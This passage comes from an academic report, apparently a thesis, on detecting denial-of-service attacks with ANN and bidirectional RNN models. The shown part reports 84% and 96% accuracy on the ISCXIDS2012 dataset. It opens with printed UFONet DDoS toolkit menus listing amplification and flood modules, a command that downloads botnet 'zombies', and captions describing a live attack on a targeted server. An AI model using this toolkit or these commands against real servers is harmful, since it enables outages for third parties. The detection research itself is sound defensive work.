  → DROIDS [ 00000013 ] * HTTP GET (complex)
  → UCAs [ 00000010 ] * WebAbuse (multiple)
  → ALIENS [ 00000010 ] * HTTP POST
  → X-RPCs [ 00000064 ] * XML-RPC
  → DNSs [ 00011562 ] * DNS
  → NTPs [ 00000111 ] * NTP
  → SNMPs [ 00000010 ] * SNMP
→ _DORKS: [ 00000110 ] ▼ Open Redirect (CWE-601) patterns
  → ENGINES [ 00000003 ] * Dorking providers (Working)
→ _TOOLS: [ 00000016 ] ▼ Extra Tools (Misc)
  → ABDUCTOR * Defensive Shield Detector
  → AI.BOTNET * Intelligent Attack System
  → AI.BROWSER * Private Sandbox Browser
  → AI.EVASIVE * Automatic Evasion System
  → AI.GAMES * Fun & Games Center
  → AI.GEO * Geomapping System
  → AI.GLOBAL_NET * Global UFONET Network
  → AI.LIBRARY * Public (data.Links) Library
  → AI.STATS * Live Stats Reporter
  → AI.STREAMING * Video (data.Streams) Player
  → AI.WEB * Graphical User Web-Interface
```

Figure 12. UFONet toolkit initialization.

```
→ _TOOLS: [ 00000016 ] ▼ Extra Tools (Misc)
  → ABDUCTOR * Defensive Shield Detector
  → AI.BOTNET * Intelligent Attack System
  → AI.BROWSER * Private Sandbox Browser
  → AI.EVASIVE * Automatic Evasion System
  → AI.GAMES * Fun & Games Center
  → AI.GEO * Geomapping System
  → AI.GLOBAL_NET * Global UFONET Network
  → AI.LIBRARY * Public (data.Links) Library
  → AI.STATS * Live Stats Reporter
  → AI.STREAMING * Video (data.Streams) Player
  → AI.WEB * Graphical User Web-Interface
  → BLACKHOLE * Warper (p2p.Botnet) Generator
  → CRYPTER * Telegram (crypto.Community) System
  → INSPECTOR * Objective Scanning Crawler
  → AI.NETWORK * Network (MACs, IPs) Reporter
  → XRAY * Ultra-Fast Ports Scanner
→ _WEAPONS: [ 00000018 ] ▼ Extra Attacks (DDoS & DoS)
  → FRAGGLE * [DDoS] UDP Amplificator
  → TACHYON * [DDoS] DNS Amplificator
  → MONLIST * [DDoS] NTP Amplificator
  → SMURF * [DDoS] ICMP Amplificator
  → SNIPER * [DDoS] SNMP Amplificator
  → SPRAY * [DDoS] TCP SYN Reflector
  → DBSTRESS * [DDoS] HTTP-DB Stresser
  → LOIC * [DoS] HTTP-FAST Requester
  → LORIS * [DoS] HTTP-SLOW Requester
  → UFO5YN * [DoS] TCP-SYN Flooder
  → XMAS * [DoS] TCP-XMAS Flooder
  → NUKE * [DoS] TCP-STARVATION Flooder
  → UFOACK * [DoS] TCP-ACK Flooder
  → UFOFORST * [DoS] TCP-RST Flooder
  → DROPER * [DoS] IP-FRAGMENTATION Flooder
  → OVERLAP * [DoS] IP-OVERLAP Flooder
  → PINGER * [DoS] ICMP Flooder
  → UFOUDP * [DoS] UDP Flooder
→ _X-ENERGY [X..]: [ 00012742 ] ▼  $X_{..} = \Psi/\Omega = (\Sigma)/(q \cdot Qb \cdot A_{..}/t^*)$ 
  9130.66*0.49/0.8288*0.05*4016^/13.64^
-----
→ _HELP: ./ufonet --help (or ./ufonet -h)
→ _EXAMPLES: ./ufonet --examples
→ _WEB_INTERFACE: ./ufonet --gui
=====
root@kali:/home/kali/Desktop/Github/ufonet# python3 ufonet --download-zombies
```

Figure 13. Downloading zombies from UFONet community servers.








Figure 16. Options in UNFONet portal.




Figure 17. Attack target searching page (UFONet portal).




Figure 18. Live zombie attack on the targeted server.

As predicted, it's been found that under similar testing conditions DDoS attack is far reliable and stronger than normal DoS attack as DDoS attack uses number of zombies as virtual hosts to flood attack a particular server.

### 4.3 DoS detection using ANN:

```

    frame.encap_type      frame.len  ...  tcp.window_size  tcp.time_delta
1          212  eth:ethertype:ip:udp:data  ...          0.0          attack
1          212  eth:ethertype:ip:udp:data  ...          0.0          attack
1          212  eth:ethertype:ip:udp:data  ...          0.0          attack
1          212  eth:ethertype:ip:udp:data  ...          0.0          attack
1           62  eth:ethertype:ip:udp:data  ...          0.0          attack
1          212  eth:ethertype:ip:udp:data  ...          0.0          attack
1          212  eth:ethertype:ip:udp:data  ...          0.0          attack
1          212  eth:ethertype:ip:udp:data  ...          0.0          attack
1          212  eth:ethertype:ip:udp:data  ...          0.0          attack
1           62  eth:ethertype:ip:udp:data  ...          0.0          attack

[10 rows x 29 columns]
    frame.encap_type      frame.len  ...  tcp.window_size  tcp.time_delta
1          206  eth:ethertype:ip:tcp:ssh  ...    0.000000          normal
1           60  eth:ethertype:ip:tcp      ...    0.000537          normal
1           60  eth:ethertype:ip:tcp      ...    0.000155          normal
1          774  eth:ethertype:ip:tcp:ssh  ...    0.004483          normal
1          774  eth:ethertype:ip:tcp      ...    0.001321          normal
1         1434  eth:ethertype:ip:tcp      ...    0.000000          normal
1           66  eth:ethertype:ip:tcp      ...    0.000000          normal
1           66  eth:ethertype:ip:tcp      ...    0.000241          normal
1           66  eth:ethertype:ip:tcp      ...    0.000132          normal
1           60  eth:ethertype:ip:tcp      ...    0.000245          normal

[10 rows x 29 columns]
```


**Figure 19. Dataframe of Intrusion detection evaluation dataset (ISCXIDS2012)**

```


Epoch 490/500
2000/2000 [=====] - 7s 3ms/step - loss: 0.3125 - accuracy: 0.8470 - val_loss: 0.3154 - val_accuracy: 0.8445
Epoch 491/500
2000/2000 [=====] - 7s 3ms/step - loss: 0.3124 - accuracy: 0.8470 - val_loss: 0.3138 - val_accuracy: 0.8445
Epoch 492/500
2000/2000 [=====] - 6s 3ms/step - loss: 0.3124 - accuracy: 0.8470 - val_loss: 0.3133 - val_accuracy: 0.8445
Epoch 493/500
2000/2000 [=====] - 6s 3ms/step - loss: 0.3126 - accuracy: 0.8469 - val_loss: 0.3141 - val_accuracy: 0.8437
Epoch 494/500
2000/2000 [=====] - 6s 3ms/step - loss: 0.3124 - accuracy: 0.8467 - val_loss: 0.3132 - val_accuracy: 0.8426
Epoch 495/500
2000/2000 [=====] - 6s 3ms/step - loss: 0.3124 - accuracy: 0.8472 - val_loss: 0.3137 - val_accuracy: 0.8438
Epoch 496/500
2000/2000 [=====] - 7s 3ms/step - loss: 0.3125 - accuracy: 0.8470 - val_loss: 0.3134 - val_accuracy: 0.8514
Epoch 497/500
2000/2000 [=====] - 6s 3ms/step - loss: 0.3125 - accuracy: 0.8471 - val_loss: 0.3132 - val_accuracy: 0.8454
Epoch 498/500
2000/2000 [=====] - 6s 3ms/step - loss: 0.3125 - accuracy: 0.8471 - val_loss: 0.3147 - val_accuracy: 0.8414
Epoch 499/500
2000/2000 [=====] - 7s 3ms/step - loss: 0.3124 - accuracy: 0.8468 - val_loss: 0.3135 - val_accuracy: 0.8461
Epoch 500/500
2000/2000 [=====] - 7s 3ms/step - loss: 0.3126 - accuracy: 0.8471 - val_loss: 0.3123 - val_accuracy: 0.8427
```

**Figure 20. Training ANN model for 500 epochs.**





**Figure 21. Accuracy and loss of the ANN model after training.**



**Figure 22. Confusion matrix from the prediction of ANN model.**

```
1 scores = model.evaluate(X_test, Y_test, verbose=0)
2 print("%s: %.2f%%" % (model.metrics_names[1], scores[1]*100))
```

accuracy: 84.28%

**Figure 23. Accuracy of the trained ANN model.**

#### 4.4 DoS detection using BRNN:


```
1 X.shape
```

```
(100000, 25)
```


**Figure 24. Dimensions of the Intrusion detection evaluation dataset (ISCXIDS2012).**

```
Epoch 490/500  
2000/2000 [=====] - 15s 7ms/step - loss: 0.0757 - accuracy: 0.9883 - val_loss: 0.0771 - val_accuracy: 0.9882  
Epoch 491/500  
2000/2000 [=====] - 15s 7ms/step - loss: 0.0763 - accuracy: 0.9875 - val_loss: 0.0730 - val_accuracy: 0.9875  
Epoch 492/500  
2000/2000 [=====] - 15s 7ms/step - loss: 0.0720 - accuracy: 0.9880 - val_loss: 0.0699 - val_accuracy: 0.9867  
Epoch 493/500  
2000/2000 [=====] - 15s 7ms/step - loss: 0.1032 - accuracy: 0.9817 - val_loss: 0.3044 - val_accuracy: 0.9348  
Epoch 494/500  
2000/2000 [=====] - 15s 7ms/step - loss: 0.4131 - accuracy: 0.9013 - val_loss: 0.3858 - val_accuracy: 0.9218  
Epoch 495/500  
2000/2000 [=====] - 15s 7ms/step - loss: 0.3402 - accuracy: 0.9243 - val_loss: 0.2964 - val_accuracy: 0.9307  
Epoch 496/500  
2000/2000 [=====] - 15s 7ms/step - loss: 0.2715 - accuracy: 0.9391 - val_loss: 0.2617 - val_accuracy: 0.9391  
Epoch 497/500  
2000/2000 [=====] - 15s 7ms/step - loss: 0.2573 - accuracy: 0.9462 - val_loss: 0.3176 - val_accuracy: 0.9347  
Epoch 498/500  
2000/2000 [=====] - 15s 7ms/step - loss: 0.2426 - accuracy: 0.9501 - val_loss: 0.2129 - val_accuracy: 0.9544  
Epoch 499/500  
2000/2000 [=====] - 15s 7ms/step - loss: 0.2169 - accuracy: 0.9570 - val_loss: 0.2358 - val_accuracy: 0.9485  
Epoch 500/500  
2000/2000 [=====] - 15s 7ms/step - loss: 0.2261 - accuracy: 0.9558 - val_loss: 0.1949 - val_accuracy: 0.9599
```

**Figure 25. Training of the BRNN model for 500 epochs.**



**Figure 26. Loss and accuracy of BRNN model after training**



**Figure 27. Confusion matrix for the prediction of BRNN model.**

```
1 scores = model.evaluate(X_test, Y_test, verbose=0)
2 print("%s: %.2f%%" % (model.metrics_names[1], scores[1]*100))
```

accuracy: 95.95%

**Figure 28. Accuracy of the trained BRNN model.**

After the training process was completed, testing was conducted basically in two steps. In the first step system was tested against the training dataset, in order to examine how well neural networks ‘learned’ the training dataset after the training process. In the second step of the testing, trained neural networks were tested against a dataset, which is not a part of the training set, in order to examine generalization performance of the trained networks. In both testing steps performance of the neural networks was evaluated by examining the number of false positives and false negatives that they generated. Accuracy have been calculated for test data for both the algorithms and found out to be 84% for Artificial neural network and 96% for Bi-directional neural network.

## **CHAPTER 5**

### **CONCLUSION And FUTURE WORK**

#### **5.1 CONCLUSION**

The proposed model uses multiple layered perceptron architecture and resilient backpropagation for its training and testing. The developed system is then applied to denial of service attacks. Moreover, the performance of these two neural networks is compared with similar testing conditions and have been found that bi-directional recurrent neural network (BRNN) has more accuracy (96%) than the traditional artificial neural network (ANN) (84%).

#### **5.2 FUTURE WORK**

The application of neural network is limited to academic and research world. Therefore, a practical attack detection system may be developed that have very low error rate, high learning rate and quick attack detection by using this approach as well as with other neural networks in the form of hybrid architecture.

## REFERENCES

- [1] Schuster, Mike, and Kuldip K. Paliwal. "Bidirectional recurrent neural networks." *Signal Processing, IEEE Transactions on* 45.11 (1997): 2673-2681.2. Awni Hannun, Carl Case, Jared Casper, Bryan Catanzaro, Greg Diamos, Erich Elsen, Ryan
- [2] Salehinejad, Hojjat; Sankar, Sharan; Barfett, Joseph; Colak, Errol; Valaee, Shahrokh (2017). "Recent Advances in Recurrent Neural Networks". arXiv:1801.01078. Bibcode:2018arXiv180101078S.
- [3] Denning, Dorothy. (February, 1987). An Intrusion-Detection Model. *IEEE Transactions on Software Engineering*, Vol. SE- 13, No. 2.
- [4] Fox, Kevin L., Henning, Rhonda R., and Reed, Jonathan H. (1990). "A Neural Network Approach Towards Intrusion Detection". In *Proceedings of the 13th National Computer Security Conference*.
- [5] Hui Zhu; Bo Huang; Tanabe, Y.; Baba, T., *Innovative Computing Information and Control*, 2008. ICICIC apos; 08. 3rd International Conference on Volume, Issue, 18-20 June 2008, pp 509 – 509.
- [6] Iftikhar Ahmad, Azween B. Abdullah, Abdullah S. Alghamdi, "Artificial Neural Network Approaches to Intrusion Detection: A Review", in the Book *TELECOMMUNICATIONS and INFORMATICS*", Included in ISI/SCI Web of Science and Web of Knowledge, Istanbul, Turkey, 2009, pp 200-205.
- [7] Iftikhar Ahmad, M.A Ansari, Sajjad Mohsin. "Performance Comparison between Backpropagation Algorithms Applied to Intrusion Detection in Computer Network Systems" in the Book *RECENT ADVANCES in SYSTEMS, COMMUNICATIONS & COMPUTERS*, Included in ISI/SCI Web of Science and Web of Knowledge & as ACM guide, 2008, pp 47-52.
- [8] Iftikhar Ahmad, Sami Ullah Swati, Sajjad Mohsin. "Intrusion Detection Mechanism by Resilient Back Propagation (RPROP)" *EUROPEAN JOURNAL OF SCIENTIFIC RESEARCH*, Volume 17, No. 4 August 2007, pp 523-530.
- [9] Jean-Philippe, Information Security, SANS Institute, 2001.
- [10] JJF Cerqueira, AGB Palhares, MK Madrid , *Man and Cybernetics*, 2002 IEEE International Conference, 2002.
- [11] L. Jiao et al. (Eds.): *ICNC 2006, Part II*, LNCS 4222, Springer- Verlag Berlin Heidelberg 2006, pp 364 – 373.
- [12] L.Prema Rajeswari, A.Kannan, "An intrusion detection System Based on Multiple Level Hybrid Classifier using Enhanced C045" *IEEE-INTERNATIONAL CONFERENCE on Signal processing, Communications and Networking* madras Institute of Technology, Anna University chemai india, 2008, pp 75-79.
- [13] Laurene Fausett, *Fundamentals of Neural Networks Architecture, Algorithm, and Applications*, Pearson Education, Inc. 2008, pp. 21-24.
- [14] M. Sabhnani and G. Serpen, "Application of Machine Learning Algorithms to KDD Intrusion Detection Dataset within Misuse Detection Context", <http://www.eecs.utoledo.edu/~serpen/professional/RMLMTA> 2003 Manuscript Submission Version.pdf, July 2003.

- [15] Morteza Amini, Rasool Jalili and Hamid Reza Shahriari, “RT- UNNID: A practical solution to real-time network-based intrusion detection using unsupervised neural networks”, *Computers & Security* Volume 25, Issue 6, Elsevier Inc, September 2006, pp 459-468.
- [16] Rodes, B., Mahaffey, J., & Cannady, J. “Multiple Self Organizing Maps”. 23rd Security Information System (2000).
- [17] Gori, M., Maggini, M., & Rossi, A. (2016). Neural network training as a dissipative process. *Neural Networks*, 81, 72-80. doi: 10.1016/j.neunet.2016.05.005
- [18] Shahbaz Pervez, Iftikhar Ahmad, Adeel Akram, Sami Ullah Swati.” A Comparative Analysis of Artificial Neural Network Technologies in Intrusion Detection Systems ” *WSEAS TRANSACTION ON COMPUTERS*, Issue 1, Volume 6, January 2007, pp.175-180.
- [19] Souza, B.A.; Brito, N.S.D.; et al, Comparison between backpropagation and RPROP algorithms applied to fault classification in transmission lines, *S.S.B. Neural Networks*, 2004. *Proceedings. 2004 IEEE International Joint Conference on* Volume 4, Issue, 25-29 July 2004 pp 2913 - 2918.
- [20] Stefano Zanero, Sergio M. Savarsi, “Unsupervised learning techniques for an intrusion detection system” *ACM Symposium on Applied Computing*, Cyprus 2004, pp 412-419.
- [21] Uwe Aickelin, Julie Greensmith, Jamie Twycross, “Immune System Approaches to Intrusion Detection – A Review” *Natural Computing*, Springer Netherlands, Volume 6, Number 4 / December, 2007, pp 413-466.
- [22] Yao Yu; Yang Wei; Gao Fu-Xiang; Yu Ge, “Anomaly Intrusion Detection Approach Using Hybrid MLP/CNN Neural Network”, *IEEE Intelligent Systems Design and Applications*, 2006. *ISDA apos; 06Sixth International Conference on* Volume 2, Issue , 16-18 Oct. 2006 pp1095 – 1102.